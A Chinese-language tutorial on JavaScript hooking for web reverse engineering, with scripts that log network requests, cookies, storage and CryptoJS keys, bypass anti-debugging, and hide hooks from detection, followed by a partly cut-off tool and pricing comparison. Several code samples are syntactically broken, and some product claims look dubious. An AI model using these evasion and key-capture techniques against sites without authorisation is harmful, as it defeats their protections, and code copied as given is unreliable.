Hook（钩子）是逆向工程中最核心的动态分析技术之一。通过运行时劫持(Runtime Interception)原生 API 或自定义函数，可以实现对目标代码的无侵入式监控、参数篡改和行为修改。Hook 技术基于 JavaScript 的动态特性和原型链机制，能够在不修改源代码的情况下改变程序执行流程。

## Hook 技术原理

Hook 的本质是函数替换（Function Replacement）和代理模式（Proxy Pattern）。通过以下几种方式实现：

1. 直接替换：保存原函数引用，用新函数替换目标函数
2. 原型链劫持：修改 `prototype` 上的方法，影响所有实例
3. 属性描述符劫持：使用 `Object.defineProperty` 拦截属性访问
4. Proxy 代理：使用 ES6 Proxy 实现更精细的拦截控制

## 应用场景

- API 监控：追踪 XHR/Fetch 请求、Cookie 操作、Storage 访问
- 加密分析：捕获加密函数的输入输出，定位密钥和算法
- 反调试绕过：屏蔽 `debugger` 语句和控制台检测
- 行为修改：修改函数返回值，绕过验证逻辑
- 性能分析：统计函数调用次数和执行时间

## 基础 Hook 模板

### 1. Hook 全局函数

```
// 保存原始函数
const originalFunction = window.targetFunction;

// 替换为自定义函数
window.targetFunction = function (...args) {
 console.log("[Hook] targetFunction called");
 console.log("[Hook] Arguments:", args);

 // 调用原始函数
 const result = originalFunction.apply(this, args);

 console.log("[Hook] Return value:", result);
 return result;
};
```

## 网络请求 Hook

### Hook XMLHttpRequest

```
(function () {
 const originalOpen = XMLHttpRequest.prototype.open;
 const originalSend = XMLHttpRequest.prototype.send;

 // Hook open
 XMLHttpRequest.prototype.open = function (method, url) {
 this._method = method;
 this._url = url;
 console.log(`[XHR] ${method} ${url}`);
 return originalOpen.apply(this, arguments);
 };

 // Hook send
 XMLHttpRequest.prototype.send = function (body) {
 console.log(`[XHR] Request body:`, body);

 // Hook 响应
 this.addEventListener("readystatechange", function () {
 if (this.readyState === 4) {
 console.log(`[XHR] Response:`, this.responseText);
 }
 });
 };

 return originalSend.apply(this, arguments);
};

})());
```

## Hook Fetch

```
(function () {
 const originalFetch = window.fetch;

 window.fetch = function (...args) {
 console.log("[Fetch] Request:", args);

 return originalFetch.apply(this, args).then((response) => {
 console.log("[Fetch] Response:", response);

 // Clone response to avoid consuming it
 return response
 .clone()
 .text()
 .then((body) => {
 console.log("[Fetch] Response body:", body);
 return response;
 });
 });
 };
})();
```

---

## 通用网络请求监控

```
(function () {
 // Hook XHR
 const XHR_open = XMLHttpRequest.prototype.open;
 const XHR_send = XMLHttpRequest.prototype.send;

 XMLHttpRequest.prototype.open = function (method, url) {
 this._requestInfo = { method, url, time: Date.now() };
 console.log(`🌐 [XHR] ${method} ${url}`);
 return XHR_open.apply(this, arguments);
 };

 XMLHttpRequest.prototype.send = function (body) {
 if (body) {
 console.log(`👉 [XHR] Body:`, body);
 }

 this.addEventListener("load", function () {
 const duration = Date.now() - this._requestInfo.time;
 console.log(`👉 [XHR] ${this.status} ${this._requestInfo.url} (${duration}ms)`);
 });
 console.log(`👉 [XHR] Response:`, this.responseText.substring(0, 200));
 });

 return XHR_send.apply(this, arguments);
};

// Hook Fetch
const originalFetch = window.fetch;
window.fetch = async function (...args) {
 const startTime = Date.now();
 console.log(`🌐 [Fetch]`, args[0]);

 if (args[1]?.body) {
 console.log(`👉 [Fetch] Body:`, args[1].body);
 }

 const response = await originalFetch.apply(this, args);
 const duration = Date.now() - startTime;

 console.log(`👉 [Fetch] ${response.status} (${duration}ms)`);

 // Clone to avoid consuming
 const clonedResponse = response.clone();
 const text = await clonedResponse.text();
 console.log(`👉 [Fetch] Response:`, text.substring(0, 200));

 return response;
};
})();
```

# Cookie Hook

## 监控 Cookie 读写

```
(function () {
 let cookieCache = document.cookie;

 Object.defineProperty(document, "cookie", {
 get: function () {
 console.log("🍪 [Cookie] Read:", cookieCache);
 console.trace();
 return cookieCache;
 },
 set: function (value) {
 console.log("🍪 [Cookie] Write:", value);
 console.trace();

 // 实际写入 Cookie
 const cookieParts = value.split(";")[0];
 const [key, val] = cookieParts.split("=");

 // 更新缓存
 const cookies = cookieCache.split("; ");
 const index = cookies.findIndex((c) => c.startsWith(key + "="));
 if (index !== -1) {
 cookies[index] = cookieParts;
 } else {
 cookies.push(cookieParts);
 }
 cookieCache = cookies.join("; ");

 return value;
 },
 });
})();
```

## Storage Hook

### Hook LocalStorage

```
(function () {
 const originalSetItem = localStorage.setItem;
 const originalGetItem = localStorage.getItem;
 const originalRemoveItem = localStorage.removeItem;

 localStorage.setItem = function (key, value) {
 console.log(`📝 [LocalStorage] Set: ${key} = ${value}`);
 console.trace();
 return originalSetItem.apply(this, arguments);
 };

 localStorage.getItem = function (key) {
 const value = originalGetItem.apply(this, arguments);
 console.log(`📝 [LocalStorage] Get: ${key} = ${value}`);
 return value;
 };

 localStorage.removeItem = function (key) {
 console.log(`📝 [LocalStorage] Remove: ${key}`);
 return originalRemoveItem.apply(this, arguments);
 };
})();
```

### Hook SessionStorage

```
// 同LocalStorage②将localStorage 替换为 sessionStorage
(function () {
 const originalSetItem = sessionStorage.setItem;
 const originalGetItem = sessionStorage.getItem;

 sessionStorage.setItem = function (key, value) {
 console.log(`📦 [SessionStorage] Set: ${key} = ${value}`);
 return originalSetItem.apply(this, arguments);
 };

 sessionStorage.getItem = function (key) {
 const value = originalGetItem.apply(this, arguments);
 console.log(`📦 [SessionStorage] Get: ${key} = ${value}`);
 return value;
 };
})();
```

## 加密函数 Hook

### Hook CryptoJS

```
(function () {
 if (window.CryptoJS) {
 // Hook MD5
 const originalMD5 = CryptoJS.MD5;
 CryptoJS.MD5 = function (...args) {
 console.log("🔒 [CryptoJS.MD5] Input:", args[0].toString());
 const result = originalMD5.apply(this, args);
 console.log("🔓 [CryptoJS.MD5] Output:", result.toString());
 debugger; // 自动断点
 return result;
 };

 // Hook AES.encrypt
 const originalAESEncrypt = CryptoJS.AES.encrypt;
 CryptoJS.AES.encrypt = function (message, key, cfg) {
 console.log("🔒 [CryptoJS.AES.encrypt]");
 console.log("Message:", message.toString());
 console.log("Key:", key.toString());
 console.log("Config:", cfg);
 const result = originalAESEncrypt.apply(this, arguments);
 console.log("Result:", result.toString());
 debugger;
 return result;
 };

 // Hook AES.decrypt
 const originalAESDecrypt = CryptoJS.AES.decrypt;
 CryptoJS.AES.decrypt = function (ciphertext, key, cfg) {
 console.log("🔒 [CryptoJS.AES.decrypt]");
 console.log("Ciphertext:", ciphertext.toString());
 console.log("Key:", key.toString());
 const result = originalAESDecrypt.apply(this, arguments);
 console.log("Decrypted:", result.toString(CryptoJS.enc.Utf8));
 debugger;
 return result;
 };
 }
})();
```

## Hook Web Crypto API

```
(function () {
 const originalSubtle = window.crypto.subtle;

 const hookCryptoMethod = (methodName) => {
 const original = originalSubtle[methodName];
 originalSubtle[methodName] = async function (...args) {
 console.log(`🔒 [crypto.subtle.${methodName}]`, args);
 const result = await original.apply(this, args);
 console.log(`🔒 [crypto.subtle.${methodName}] Result:`, result);
 return result;
 };
 };

 hookCryptoMethod("encrypt");
 hookCryptoMethod("decrypt");
 hookCryptoMethod("sign");
 hookCryptoMethod("verify");
 hookCryptoMethod("digest");
})();
```

## JSON Hook

### Hook JSON.stringify

```
(function () {
 const originalStringify = JSON.stringify;

 JSON.stringify = function (obj, replacer, space) {
 console.log("📝 [JSON.stringify] Input:", obj);
 console.trace();

 const result = originalStringify.apply(this, arguments);
 console.log("📝 [JSON.stringify] Output:", result);

 return result;
 };
})();
```

## Hook JSON.parse

```
(function () {
 const originalParse = JSON.parse;

 JSON.parse = function (text, reviver) {
 console.log("🕒 [JSON.parse] Input:", text);

 const result = originalParse.apply(this, arguments);
 console.log("🕒 [JSON.parse] Output:", result);

 return result;
 };
})();
```

## 定时器 Hook

### Hook setTimeout

```
(function () {
 const originalSetTimeout = window.setTimeout;

 window.setTimeout = function (callback, delay, ...args) {
 console.log(`⌚ [setTimeout] Delay: ${delay}ms`);
 console.log(`⌚ [setTimeout] Callback: `,
 callback.toString().substring(0, 100)
);
 console.trace();

 return originalSetTimeout.apply(this, arguments);
 };
})();
```

## Hook setInterval

```
(function () {
 const originalSetInterval = window.setInterval;

 window.setInterval = function (callback, delay, ...args) {
 console.log(`⌚ [setInterval] Interval: ${delay}ms`);
 console.log(`⌚ [setInterval] Callback:`,
 callback.toString().substring(0, 100)
);
 return originalSetInterval.apply(this, arguments);
 };
})();
```

## WebSocket Hook

```
(function () {
 const originalWebSocket = window.WebSocket;

 window.WebSocket = function (url, protocols) {
 console.log(`⚡ [WebSocket] Connecting to: ${url}`);

 const ws = new originalWebSocket(url, protocols);

 // Hook send
 const originalSend = ws.send;
 ws.send = function (data) {
 console.log("📤 [WebSocket] Send:", data);
 return originalSend.apply(this, arguments);
 };

 // Hook onmessage
 ws.addEventListener("message", function (event) {
 console.log("📥 [WebSocket] Message:", event.data);
 });

 // Hook onopen
 ws.addEventListener("open", function () {
 console.log("✅ [WebSocket] Connected");
 });

 // Hook onerror
 ws.addEventListener("error", function (error) {
 console.log("❌ [WebSocket] Error:", error);
 });

 // Hook onclose
 ws.addEventListener("close", function () {
 console.log("🔴 [WebSocket] Closed");
 });

 return ws;
 };
})();
```

## 反调试绕过

### 绕过 debugger

```
// 方法一：重写 Function.prototype.constructor
(function () {
 const originalConstructor = Function.prototype.constructor;

 Function.prototype.constructor = function (...args) {
 // 检查是否包含 'debugger'
 const code = args[args.length - 1];
 if (typeof code === "string" && code.includes("debugger")) {
 console.log("🚫 [Anti-Debug] Blocked debugger");
 // 返回空函数
 return function () {};
 }

 return originalConstructor.apply(this, args);
 };
})();

// 方法二：使用 Chrome DevTools
// 右键 debugger 行 -> "Never pause here"
```

### Hook console 检测绕过

```
(function () {
 // 某些网站通过检测 console 被打开来反调试
 // 重写 console 方法返回固定值

 const noop = function () {};
 const originalConsole = { ...console };

 window.console = {
 log: noop,
 debug: noop,
 info: noop,
 warn: noop,
 error: noop,
 // 保留原始 console 供我们使用
 _original: originalConsole,
 };

 // 使用: window.console._original.log('message');
})();
```



## 综合 Hook 脚本

一键监控所有关键 API

```
(function () {
 console.log("🌐 Universal Hook Script Loaded");

 // 1. Network
 const originalFetch = window.fetch;
 window.fetch = async function (...args) {
 console.log(`🌐 [Fetch]`, args);
 const response = await originalFetch.apply(this, args);
 const clone = response.clone();
 const text = await clone.text();
 console.log(`📝 [Fetch] Response:`, text.substring(0, 200));
 return response;
 };

 // 2. Cookie
 let cookieCache = document.cookie;
 Object.defineProperty(document, "cookie", {
 get: () => (console.log("🍪 [Cookie] Read"), cookieCache),
 set: (v) => (console.log("🍪 [Cookie] Write:", v), (cookieCache = v), v),
 });

 // 3. LocalStorage
 const originalSetItem = localStorage.setItem;
 localStorage.setItem = function (k, v) {
 console.log(`💾 [LocalStorage] ${k} = ${v}`);
 return originalSetItem.apply(this, arguments);
 };

 // 4. JSON
 const originalStringify = JSON.stringify;
 JSON.stringify = function (obj) {
 console.log("📝 [JSON.stringify]", obj);
 return originalStringify.apply(this, arguments);
 };

 // 5. CryptoJS (如果存在)
 if (window.CryptoJS) {
 const originalMD5 = CryptoJS.MD5;
 CryptoJS.MD5 = function (...args) {
 const result = originalMD5.apply(this, args);
 console.log(`🔒 [MD5] ${args[0]} => ${result}`);
 return result;
 };
 }

 console.log("✅ All hooks installed!");
})();
```

## 使用建议

### 在 DevTools Console 中执行

1. 打开 DevTools
2. 切换到 Console 标签
3. 粘贴 Hook 脚本
4. 回车执行
5. 刷新页面或触发操作

### 保存为 Snippet

1. DevTools -> Sources -> Snippets
2. 新建 Snippet
3. 粘贴 Hook 脚本
4. `Ctrl+Enter` 执行

### 使用浏览器插件

可以将 Hook 脚本注入到 Tampermonkey 等插件中，实现自动加载。

## 高级 Hook 技术

### 使用 Proxy 实现深度拦截

ES6 Proxy 提供了更强大的拦截能力，可以拦截对象的所有操作：

```
// Hook 整个对象的所有方法
function deepHookObject(obj, name = "Object") {
 return new Proxy(obj, {
 get(target, prop, receiver) {
 const value = Reflect.get(target, prop, receiver);

 // 如果是函数, 则包装它
 if (typeof value === "function") {
 return new Proxy(value, {
 apply(fn, thisArg, args) {
 console.log(`[${name}.${String(prop)}] 调用`);
 console.log(" 参数:", args);

 const result = Reflect.apply(fn, thisArg, args);

 console.log(" 返回:", result);
 return result;
 },
 });
 }

 return value;
 },
 set(target, prop, value, receiver) {
 console.log(`[${name}.${String(prop)}] 设置为:`, value);
 return Reflect.set(target, prop, value, receiver);
 },
 });
}

// 使用示例: Hook 整个 localStorage
window.localStorage = deepHookObject(window.localStorage, "localStorage");
```

## 性能优化: 条件 Hook

避免过度日志输出影响性能:

```
// 条件 Hook - 只记录特定条件
(function () {
 const originalFetch = window.fetch;
 const INTERESTING_URLS = ["/api/user", "/api/login", "/api/data"];

 window.fetch = async function (...args) {
 const url = args[0];
 const shouldLog = INTERESTING_URLS.some((pattern) => url.includes(pattern));

 if (shouldLog) {
 console.log("🌐 [Fetch]", url);
 }

 const response = await originalFetch.apply(this, args);

 if (shouldLog) {
 const clone = response.clone();
 const text = await clone.text();
 console.log("👉 [Response]", text.substring(0, 200));
 }

 return response;
 };
})();
```

## 函数调用栈追踪

精确定位函数调用来源：

```
function hookWithStackTrace(obj, methodName) {
 const original = obj[methodName];

 obj[methodName] = function (...args) {
 console.log(`⌚ [${methodName}] 被调用`);
 console.log("参数:", args);

 // 获取调用栈
 const stack = new Error().stack;
 const callerLine = stack.split("\n")[2]; // 第三行是调用者
 console.log("调用位置:", callerLine.trim());

 // 只在特定位置触发断点
 if (callerLine.includes("encrypt")) {
 debugger; // 条件断点
 }

 return original.apply(this, args);
 };
}

// 示例: 追踪 MD5 调用来源
if (window.CryptoJS) {
 hookWithStackTrace(CryptoJS, "MD5");
}
```

---

## Hook 计数器和性能分析

```
class FunctionProfiler {
 constructor() {
 this.stats = new Map();
 }

 hook(obj, methodName, displayName) {
 const original = obj[methodName];
 const stats = {
 callCount: 0,
 totalTime: 0,
 minTime: Infinity,
 maxTime: 0,
 };
 this.stats.set(displayName, stats);

 obj[methodName] = function (...args) {
 stats.callCount++;
 const startTime = performance.now();

 const result = original.apply(this, args);

 const duration = performance.now() - startTime;
 stats.totalTime += duration;
 stats.minTime = Math.min(stats.minTime, duration);
 stats.maxTime = Math.max(stats.maxTime, duration);

 return result;
 };
 }

 report() {
 console.log("\n==== 函数性能报告 ====");
 for (const [name, stats] of this.stats.entries()) {
 console.log(`\n${name}:`);
 console.log(` 调用次数: ${stats.callCount}`);
 console.log(` 总耗时: ${stats.totalTime.toFixed(2)}ms`);
 console.log(` 平均耗时: ${((stats.totalTime / stats.callCount).toFixed(2))}ms`);
 console.log(` 最小耗时: ${stats.minTime.toFixed(2)}ms`);
 console.log(` 最大耗时: ${stats.maxTime.toFixed(2)}ms`);
 }
 }
}

// 使用示例
const profiler = new FunctionProfiler();
profiler.hook(XMLHttpRequest.prototype, "send", "XHR.send");
profiler.hook(window, "fetch", "Fetch");
```

```
// 稍后查看报告
setTimeout(() => profiler.report(), 10000);
```

## 防御性 Hook - 避免被检测

有些网站会检测 Hook 痕迹，需要更隐蔽的方式：

```
// 方法1：使用 Proxy 保持函数特性
function stealthHook(obj, prop, handler) {
 const original = obj[prop];

 // 创建 Proxy 保留原函数的所有属性
 const proxy = new Proxy(original, {
 apply(target, thisArg, args) {
 handler.before && handler.before(args);
 const result = Reflect.apply(target, thisArg, args);
 handler.after && handler.after(result);
 return result;
 },
 });
}

// 复制原函数的属性
Object.setPrototypeOf(proxy, Object.getPrototypeOf(original));
Object.defineProperty(obj, prop, {
 value: proxy,
 writable: true,
 enumerable: false,
 configurable: true,
});
}

// 方法2：保持 toString() 一致
function invisibleHook(obj, methodName, callback) {
 const original = obj[methodName];
 const originalToString = original.toString();

 obj[methodName] = function (...args) {
 callback(args);
 return original.apply(this, args);
 };

 // 伪造 toString
 obj[methodName].toString = function () {
 return originalToString;
 };

 // 隐藏 Proxy 特征
 Object.defineProperty(obj[methodName], "name", {
 value: original.name,
 });
}
```

## 递归 Hook - 自动发现和 Hook 新方法

```
// 自动 Hook 所有被调用的加密方法
(function () {
 if (!window.CryptoJS) return;

 const hookedMethods = new Set();

 function autoHook(obj, prefix = "CryptoJS") {
 return new Proxy(obj, {
 get(target, prop) {
 const value = target[prop];
 const fullName = `${prefix}.${String(prop)}`;

 if (typeof value === "function" && !hookedMethods.has(fullName)) {
 hookedMethods.add(fullName);
 console.log(`🛡️ 自动 Hook: ${fullName}`);

 return new Proxy(value, {
 apply(fn, thisArg, args) {
 console.log(`🔒 [${fullName}]`, args);
 return Reflect.apply(fn, thisArg, args);
 },
 });
 }

 if (typeof value === "object" && value !== null) {
 return autoHook(value, fullName);
 }

 return value;
 },
 });
 }

 window.CryptoJS = autoHook(window.CryptoJS);
})();
```

## Hook 框架封装

通用 Hook 管理器

```
class HookManager {
 constructor() {
 this.hooks = [];
 this.enabled = true;
 }

 // 注册 Hook
 register(config) {
 const { target, method, before, after, condition } = config;
 const original = target[method];

 if (!original) {
 console.warn(`⚠ 方法 ${method} 不存在`);
 return;
 }

 const hookId = this.hooks.length;

 target[method] = (...args) => {
 if (!this.enabled) {
 return original.apply(target, args);
 }

 // 条件检查
 if (condition && !condition(args)) {
 return original.apply(target, args);
 }

 // 前置处理
 if (before) {
 const modifiedArgs = before(args);
 if (modifiedArgs !== undefined) {
 args = modifiedArgs;
 }
 }

 // 调用原函数
 const result = original.apply(target, args);

 // 后置处理
 if (after) {
 const modifiedResult = after(result, args);
 if (modifiedResult !== undefined) {
 return modifiedResult;
 }
 }

 return result;
 };

 this.hooks.push({
 id: hookId,
```

```
 target,
 method,
 original,
 });

 return hookId;
}

// 移除 Hook
remove(hookId) {
 const hook = this.hooks[hookId];
 if (hook) {
 hook.target[method] = hook.original;
 console.log(`✅ Hook ${hookId} 已移除`);
 }
}

// 全局启用/禁用
toggle(enabled) {
 this.enabled = enabled;
 console.log(`⚙️ Hook ${enabled ? "启用" : "禁用"} `);
}
}

// 使用示例
const hookManager = new HookManager();

// Hook Fetch 请求
hookManager.register({
 target: window,
 method: "fetch",
 before: (args) => {
 console.log("🌐 Fetch:", args[0]);
 },
 after: async (response) => {
 const clone = response.clone();
 const text = await clone.text();
 console.log("👉 Response:", text.substring(0, 100));
 },
 condition: (args) => {
 // 只 Hook API 请求
 return args[0].includes("/api/");
 },
});

// 临时禁用所有 Hook
hookManager.toggle(false);
```

## 实战进阶案例

### 案例 1：破解动态密钥生成算法

场景：每次请求的加密密钥都不同，需要追踪密钥生成逻辑

```
// Step 1: Hook 所有可能的密钥来源
const keyTracker = {
 sources: [],

 trackRandom() {
 const originalRandom = Math.random;
 Math.random = function () {
 const value = originalRandom();
 keyTracker.sources.push({ type: "Math.random", value });
 return value;
 };
 },
 trackTimestamp() {
 const originalNow = Date.now;
 Date.now = function () {
 const value = originalNow();
 keyTracker.sources.push({ type: "Date.now", value });
 return value;
 };
 },
 trackCrypto() {
 if (window.crypto && window.crypto.getRandomValues) {
 const original = window.crypto.getRandomValues.bind(window.crypto);
 window.crypto.getRandomValues = function (array) {
 const result = original(array);
 keyTracker.sources.push({
 type: "crypto.getRandomValues",
 value: Array.from(array),
 });
 return result;
 };
 }
 },
 init() {
 this.trackRandom();
 this.trackTimestamp();
 this.trackCrypto();
 console.log("密钥追踪器已启动");
 },
 analyze() {
 console.log("== 密钥来源分析 ==");
 console.log(`总计 ${this.sources.length} 个随机源`);
 this.sources.forEach((source, i) => {
 console.log(`${i + 1}. ${source.type}:`, source.value);
 });
 },
};
```

```
keyTracker.init();

// 触发加密操作后
setTimeout(() => keyTracker.analyze(), 5000);
```

## 案例 2: 绕过虚拟机检测

某些网站使用虚拟机（VM）执行关键代码以防止分析：

```
// 检测并 Hook VM 环境
(function () {
 // 常见的 VM 特征
 const vmPatterns = [
 "eval",
 "Function",
 "with",
 "Proxy",
 "_0x", // 混淆特征
 "constructor",
];

 // Hook Function 构造函数
 const OriginalFunction = Function;
 window.Function = new Proxy(OriginalFunction, {
 construct(target, args) {
 const code = args[args.length - 1];

 // 检查是否是 VM 代码
 const isVM = vmPatterns.some((pattern) => code.includes(pattern));

 if (isVM) {
 console.log("🔴 检测到 VM 代码执行");
 console.log("代码片段:", code.substring(0, 200));
 debugger; // 断点
 }

 return Reflect.construct(target, args);
 },
 });

 console.log("✅ VM 检测 Hook 已安装");
})();
```

## 案例 3: 参数污染检测

自动检测哪些参数对加密结果有影响：

```
class ParameterAnalyzer {
 constructor(targetFunction, referenceOutput) {
 this.targetFunction = targetFunction;
 this.referenceOutput = referenceOutput;
 this.results = [];
 }

 // 测试单个参数的影响
 testParameter(baseParams, paramIndex, testValue) {
 const testParams = [...baseParams];
 testParams[paramIndex] = testValue;

 const output = this.targetFunction(...testParams);
 const changed = output !== this.referenceOutput;

 this.results.push({
 paramIndex,
 testValue,
 output,
 changed,
 });
 }

 return changed;
}

// 自动化测试
analyze(baseParams) {
 console.log("✿ 开始参数分析");

 baseParams.forEach((param, index) => {
 console.log(`\n测试参数 ${index}:`);

 // 测试不同的值
 const testValues = [
 null,
 undefined,
 "",
 0,
 param + "_modified",
 param.toUpperCase?(),
].filter((v) => v !== undefined);

 testValues.forEach((testValue) => {
 const changed = this.testParameter(baseParams, index, testValue);
 console.log(
 ` ${JSON.stringify(testValue)} => ${
 changed ? "✅ 影响输出" : "❌ 无影响"
 }`;
 });
 });
}
```

```
this.report();
}

report() {
 console.log("\n==== 分析报告 ====");
 const criticalParams = this.results
 .filter((r) => r.changed)
 .map((r) => r.paramIndex);

 console.log("关键参数索引:", [...new Set(criticalParams)]);
}
}

// 使用示例
// 假设发现了加密函数 encryptData(timestamp, userId, data)
const analyzer = new ParameterAnalyzer(
 window.encryptData,
 window.encryptData(1638360000, "123", "test")
);

analyzer.analyze([1638360000, "123", "test"]);
```

## 调试集成技巧

### 条件日志

只在满足条件时输出日志，减少噪音：

```
class ConditionalLogger {
 constructor(condition) {
 this.condition = condition;
 this.buffer = [];
 }

 log(...args) {
 if (this.condition()) {
 console.log(...args);
 } else {
 this.buffer.push(args);
 }
 }

 flush() {
 console.log("==> 缓冲日志 ==>");
 this.buffer.forEach((args) => console.log(...args));
 this.buffer = [];
 }
}

// 只在特定URL时记录
const logger = new ConditionalLogger(() => {
 return window.location.href.includes("/login");
});

logger.log("这条日志只在 /login 页面显示");
```

## 自动化断点注入

```
// 在加密函数的关键参数处自动断点
function autoBreakpoint(obj, method, paramChecker) {
 const original = obj[method];

 obj[method] = function (...args) {
 if (paramChecker(args)) {
 console.log("🔴 触发自动断点");
 console.log("参数:", args);
 debugger; // 自动断点
 }

 return original.apply(this, args);
 };
}

// 示例: 当密钥包含特定字符串时断点
autoBreakpoint(CryptoJS.AES, "encrypt", (args) => {
 const key = args[1]?.toString();
 return key && key.includes("secret");
});
```

## 最佳实践总结

### 1. Hook 时机

- 尽早注入: 在页面脚本执行前注入 Hook (使用浏览器扩展或代理)
- 异步 Hook: 对于动态加载的库, 使用 MutationObserver 监听

```
// 监听动态加载的 CryptoJS
const observer = new MutationObserver(() => {
 if (window.CryptoJS && !window._cryptoHooked) {
 window._cryptoHooked = true;
 // 安装 Hook
 console.log("✅ CryptoJS 已加载, 安装 Hook");
 }
});

observer.observe(document, { childList: true, subtree: true });
```

## 2. 性能考慮

- 避免在 Hook 中执行耗时操作
- 使用条件判断减少不必要的日志
- 考虑使用 `requestIdleCallback` 延迟非关键日志

## 3. 错误处理

```
function safeHook(obj, method, callback) {
 const original = obj[method];

 obj[method] = function (...args) {
 try {
 callback(args);
 } catch (error) {
 console.error("Hook 错误:", error);
 // 继续执行原函数
 }

 return original.apply(this, args);
 };
}
```

## 4. 清理和恢复

始终保存原函数引用，便于恢复：

```
window._originalFunctions = window._originalFunctions || {};

function installHook(obj, method, hook) {
 const key = `${obj.constructor.name}.${method}`;
 window._originalFunctions[key] = obj[method];
 obj[method] = hook(obj[method]);
}

function uninstallAllHooks() {
 for (const [key, original] of Object.entries(window._originalFunctions)) {
 const [objName, method] = key.split(".");
 window[objName][method] = original;
 }
 console.log("✅ 所有 Hook 已移除");
}
```

## 工具推荐

工具	用途	链接
Tampermonkey	用户脚本管理, 自动注入 Hook	<a href="https://www.tampermonkey.net/">https://www.tampermonkey.net/</a>
Proxy SwitchyOmega	代理切换, 配合 mitmproxy 注入	<a href="https://github.com/FelisCatus/SwitchyOmega">https://github.com/FelisCatus/SwitchyOmega</a>
Chrome DevTools	原生断点和监控	内置
Frida	动态插桩框架 (适用于 App)	<a href="https://frida.re/">https://frida.re/</a>

## 商业化动态分析平台对比

对于企业级项目, 商业化的动态分析和 Hook 平台可以显著提升效率和可靠性。以下是市场主流方案对比。

### 1. 专业动态分析工具

Frida (开源, 企业级可用)

定位: 最流行的动态插桩框架

核心优势:

- 支持 JavaScript/Python/Swift 等多语言
- 跨平台 (iOS/Android/Windows/macOS/Linux)
- 活跃的社区和丰富的脚本库

- 企业可免费使用

应用场景:

- 移动应用逆向
- Web 应用动态分析
- 恶意软件分析
- 安全研究

GitHub: <https://github.com/frida/frida>

学习成本: 中等

企业使用:

- 完全免费
  - 无使用限制
  - 可商业化
  - 需要技术团队维护
- 

Charles Proxy (商业网络调试工具)

定位: HTTP/HTTPS 抓包和调试

功能:

- SSL 证书中间人拦截
- 请求/响应修改
- 断点和重放
- 流量限速模拟

价格:

- 个人许可: \$50 (一次性)
-

- 商业许可: \$100+

优势:

- 图形化界面, 易用性强
- 稳定可靠
- 跨平台支持

劣势:

- 仅限网络层 Hook
- 无法 Hook JavaScript 函数

官网: <https://www.charlesproxy.com/>

适用: 网络层分析、API 调试

---

## Burp Suite Professional

定位: Web 安全测试专业工具

核心功能:

- HTTP/HTTPS 代理拦截
- 扫描器 (主动/被动)
- Intruder (自动化攻击)
- Repeater (请求重放)
- Burp 扩展: 支持 JavaScript Hook 插件

价格:

- Professional: \$449/年
- Enterprise: \$3,999/年+

JavaScript Hook 集成:

---

```
// 使用 Burp Extension: JS Link
// 可在Burp中直接注入Hook脚本
```

官网: <https://portswigger.net/burp>

企业优势:

- 强大的漏洞扫描
- 完整的测试报告
- 团队协作功能
- 专业技术支持

## 2. 浏览器自动化 Hook 平台

Sauce Labs Real Device Cloud

功能:

- 真实设备和浏览器云测试
- 自动化 Hook 脚本注入
- 实时交互调试
- 视频录制和日志

定价:

- Live Testing: \$39/月起
- Automated Testing: \$199/月起
- Enterprise: 定制化

适用:

- 跨浏览器 Hook 测试
- 移动端 JavaScript 调试

- 
- CI/CD 集成

官网: <https://saucelabs.com/>

---

## LambdaTest

功能:

- 3000+浏览器和操作系统组合
- 自动化测试和手动调试
- 集成开发者工具

定价:

- Live: \$15/月起
- Automation: \$99/月起

相比 Sauce Labs 更便宜

官网: <https://www.lambdatest.com/>

---

## 3. 企业级应用监控（APM）集成 Hook

### Datadog RUM (Real User Monitoring)

功能:

- 前端性能监控
- JavaScript 错误追踪
- 自定义 Hook 注入
- 用户行为分析

技术实现:

---

```
// Datadog 自动注入 Hook
import { datadogRum } from "@datadog/browser-rum";

datadogRum.init({
 applicationId: "<YOUR_APP_ID>",
 clientToken: "<YOUR_CLIENT_TOKEN>",
 // 自动Hook XHR/Fetch
 trackInteractions: true,
 trackFrustrations: true,
});
```

价格: \$0.90/1000 sessions 起

官网: <https://www.datadoghq.com/>

企业价值: 生产环境 Hook + 监控一体化

---

## New Relic Browser

功能:

- 浏览器性能监控
- JavaScript 错误 Hook
- AJAX 请求自动追踪
- Session Trace

价格: \$75/月起

官网: <https://newrelic.com/>

---

## 4. 商业 Hook 脚本库和平台

GreaseSpot (Tampermonkey 商业版)

类型: 用户脚本管理器 (免费+商业支持)

---

企业功能:

- 脚本签名和安全审计
- 企业脚本库管理
- 部署自动化

价格:

- 个人免费
- 企业支持: 定制化定价

官网: <https://www.greasespot.net/>

---

Requestly (企业级请求修改)

功能:

- HTTP 请求拦截和修改
- JavaScript 注入
- Header 修改
- Mock API

定价:

- Free: 基础功能
- Professional: \$12/月
- Team: \$25/月/用户
- Enterprise: 定制化

独特优势:

- 云端规则同步
  - 团队协作
-

- 
- 规则市场

官网: <https://requestly.io/>

---

## 5. 动态分析即服务 (DaaS)

Zimperium zScan (移动应用安全)

功能:

- 自动化 JavaScript Hook
- 运行时威胁检测
- API 安全分析
- 行为分析

适用: iOS/Android 应用安全测试

价格: 企业定价 (\$10,000+/年)

官网: <https://www.zimperium.com/>

---

## 6. 成本效益对比

场景 1: 个人学习/研究

推荐方案:

- Chrome DevTools (免费)
- 手写 Hook 脚本
- Tampermonkey (免费)

总成本: \$0

---

## 场景 2: 小团队 Web 逆向项目

推荐方案:

- Burp Suite Professional (\$449/年)
- Charles Proxy (\$50 一次性)
- 自定义 Hook 脚本库

总成本: ~\$500 第一年, \$449 后续/年

ROI: 专业工具节省时间, 提高效率

---

## 场景 3: 企业安全团队

推荐方案:

- Burp Suite Enterprise (\$3,999/年)
- Datadog RUM (\$1,000+/月, 生产监控)
- 专业咨询服务 (按需)

总成本: \$15,000-50,000/年

企业价值:

- 合规审计报告
  - 24/7 技术支持
  - 团队协作功能
  - 生产环境监控
-

## 7. 开源 vs 商业决策矩阵

因素	推荐开源	推荐商业
预算	< \$1,000/年	> \$5,000/年
团队规模	< 3 人	> 5 人
项目类型	一次性逆向	持续安全测试
技术能力	高 (能自己写脚本)	中低 (需要 GUI 工具)
合规要求	无	需要审计报告
支持需求	社区就够	需要商业支持

## 8. 云端 Hook 服务 (新兴)

Browserless.io Hook Support

功能:

- 云端浏览器 Hook 注入
- 无需本地环境
- API 调用方式

示例:

```
const response = await fetch("https://chrome.browserless.io/function", {
 method: "POST",
 headers: { "Content-Type": "application/json" },
 body: JSON.stringify({
 code: ` // Hook代码
 const original = XMLHttpRequest.prototype.send;
 XMLHttpRequest.prototype.send = function(...args) {
 console.log('Hooked:', args);
